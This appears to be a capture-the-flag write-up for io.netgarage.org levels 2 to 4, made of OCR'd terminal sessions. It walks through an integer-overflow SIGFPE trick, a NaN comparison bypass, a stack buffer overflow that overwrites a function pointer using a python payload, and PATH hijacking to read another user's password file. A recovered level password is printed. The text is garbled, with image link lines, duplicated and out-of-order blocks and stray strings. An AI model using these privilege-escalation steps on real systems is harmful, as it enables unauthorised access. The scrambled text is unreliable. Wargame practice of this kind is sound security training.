
Integer overflow will raise SIGFPE

Enter command: /levels/level02 -2147483648 -1




```
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$ /levels/level02 -2147483648 -1
source code is available in level02.c

WIN!
sh-4.3$ id
uid=1003(level3) gid=1002(level2) groups=1002(level2),1029(nosu)
sh-4.3$ whoami
level3
sh-4.3$
```

Open level02_alt.c and type following commands:




```
level2@io:/levels$ cat level02_alt.c
/* submitted by noname */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


#define answer 3.141593

void main(int argc, char **argv) {

        float a = (argc - 2)?: strtod(argv[1], 0);

        printf("You provided the number %f which is too ", a);


        if(a < answer)
                 puts("low");
        else if(a > answer)
                puts("high");
        else
                execl("/bin/sh", "sh", "-p", NULL);
}
```



```

#define answer 3.141593

void main(int argc, char **argv) {

        float a = (argc - 2)?: strtod(argv[1], 0);

        printf("You provided the number %f which is too ", a);


        if(a < answer)
                 puts("low");
        else if(a > answer)
                puts("high");
        else
                execl("/bin/sh", "sh", "-p", NULL);
}
level2@io:/levels$ ./level02_alt NaN
sh-4.3$ id
uid=1002(level2) gid=1002(level2) euid=1003(level3) groups=1002(level2),1029(nos
u)
sh-4.3$ whoami
level3
sh-4.3$ 
```

Level 03


Log in to level 3



```
End of banner message from server
level3@io.netgarage.org's password:

 ______   ______
/\__  _\ /\  __`\         Levels are in /levels
\/_/\ \/ \ \ \/\ \        Passes are in ~/.pass
   \ \ \  \ \ \ \ \       Readmes in /home/level1
    \_\ \__\ \ \_\ \
    /\_____\\ \_____\     Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                (32 levels)

- some  random commands:
        gdb> python x=gdb.execute("info registers", False, True); print x
        ld --verbose
        pressing f, while running top (not on this box but in general)

- I have made three popular scripts available which extend gdb, there is no
  need to use them at all.
```

Use GDB to find the number of bytes between the beginning of our buffer and the function pointer to overwrite on the stack

p ($ebp - 0xc) - ($ebp - 0x58) = 76 bytes




```
}

level3@io:/levels$ gdb level03
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level03...(no debugging symbols found)...done.
(gdb) set disassembly intel
(gdb) disass main
Dump of assembler code for function main:
   0x080484c8 <+0>:     push   ebp
   0x080484c9 <+1>:     mov    ebp,esp
   0x080484cb <+3>:     sub    esp,0x78
```

Print the value of the good function, so we know what to overwrite the pointer to:

p good


= $1 = {<text variable, no debug info>} 0x8048474 <good>



```
   0x08048543 <+123>:   mov    DWORD PTR [esp+0x8],eax
   0x08048547 <+127>:   mov    DWORD PTR [esp+0x4],0x0
   0x0804854f <+135>:   lea    eax,[ebp-0x58]
   0x08048552 <+138>:   mov    DWORD PTR [esp],eax
   0x08048555 <+141>:   call   0x804835c <memset@plt>
   0x0804855a <+146>:   mov    eax,DWORD PTR [ebp-0xc]
   0x0804855d <+149>:   mov    DWORD PTR [esp+0x4],eax
---Type <return> to continue, or q <return> to quit---return
   0x08048561 <+153>:   mov    DWORD PTR [esp],0x80486c0
   0x08048568 <+160>:   call   0x80483ac <printf@plt>
   0x0804856d <+165>:   mov    eax,DWORD PTR [ebp-0xc]
   0x08048570 <+168>:   call   eax
   0x08048572 <+170>:   mov    DWORD PTR [ebp-0x5c],0x0
   0x08048579 <+177>:   mov    eax,DWORD PTR [ebp-0x5c]
   0x0804857c <+180>:   leave
   0x0804857d <+181>:   ret
End of assembler dump.
(gdb)
(gdb) p 0x58-0xc
$1 = 76
(gdb) p &good
$2 = (<text variable, no debug info> *) 0x8048474 <good>
(gdb) q
level3@io:/levels$
```

Create buffer string using python, remeber to reverse the byte order when writing the location in memory to jump to:

/levels/level03 $(python -c 'print("A"*76 + "\x08\x04\x84\x74"[::-1])')




```
level3@io:/levels$ ./level03 $(python -c 'print("A"*76 + "\x08\x04\x84\x74"[::-1
])')
This is exciting we're going to 0x8048474
Win.
sh-4.3$ id
uid=1003(level3) gid=1003(level3) euid=1004(level4) groups=1003(level3),1029(nos
u)
sh-4.3$ whoami
level4
sh-4.3$ cat /home/level4/.pass
7WhHa5HWMNRAYl9T
sh-4.3$
```

Level 04


cat /home/level5/.pass We can't directly influence the program since it doesn't take user input.

We can create our own directory and store in it a program named whoami that would do what we want it to. Then should add that directory to our path, and then level04 program searches for whoami, it will hit upon our own whoami version instead.




```
level05_alt.c  level10_bis       level16_alt.c  level23        level31.asm
level05.c      level10_bis.c     level16.c      level23.c      level32
level06        level10.c         level16.pass   level24
level06_alt    level10.pass      level17        level25
level4@io:/levels$ ./level04
Welcome level5
level4@io:/levels$ cat /home/level5/.pass
cat: /home/level5/.pass: Permission denied
level4@io:/levels$ which whoami
/usr/bin/whoami
level4@io:/levels$
level4@io:/levels$ echo $path

level4@io:/levels$ echo $PATH
/usr/local/radare/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
level4@io:/levels$
level4@io:/levels$ mkdir /tmp/mydir
level4@io:/levels$ echo "cat /home/level5/.pass" > /tmp/mydir/whoami
level4@io:/levels$ ls -l whoami
ls: cannot access 'whoami': No such file or directory
level4@io:/levels$
level4@io:/levels$
level4@io:/levels$
level4@io:/levels$
```

Now add our directory to our PATH



```
level02.c      level07_alt.c     level13        level18_alt.c  level27.c
level03        level07.c         level13.c      level18.c      level27.pass
level03.c      level08           level14        level19        level28
level04        level08_alt       level14.c      level19.c      level28.c
level04_alt    level08_alt.cpp   level15        level20        level29
level04_alt.c  level08.cpp       level15.c      level20.asm    level29.c
level04.c      level09           level15.pass   level20.pass   level30
level05        level09.c         level16        level21        level30.c
level05_alt    level10           level16_alt    level22        level31
level05_alt.c  level10_bis       level16_alt.c  level23        level31.asm
level05.c      level10_bis.c     level16.c      level23.c      level32
level06        level10.c         level16.pass   level24
level06_alt    level10.pass      level17        level25
level4@io:/levels$
level4@io:/levels$ cd /tmp/mydir
level4@io:/tmp/mydir$ echo "cat /home/level5/.pass" > /tmp/mydir/whoami
level4@io:/tmp/mydir$ ls -l whoami
-rw-r--r-- 1 level4 level4 23 Mar  2 17:05 whoami
level4@io:/tmp/mydir$
level4@io:/tmp/mydir$ PATH="/tmp/mydir:$PATH"
level4@io:/tmp/mydir$ echo $PATH
/tmp/mydir:/usr/local/radare/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/
usr/games
level4@io:/tmp/mydir$
```


Now you can reach the level 5



```
TYPuTTYPuTTYPuTTY: command not found
level4@io:/levels$
level4@io:/levels$ ./level04
Welcome level5
level4@io:/levels$ which whoami
/usr/bin/whoami
level4@io:/levels$ echo $PATH
/usr/local/radare/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
level4@io:/levels$ mkdir /tmp/my1dir
mkdir: cannot create directory '/tmp/my1dir': File exists
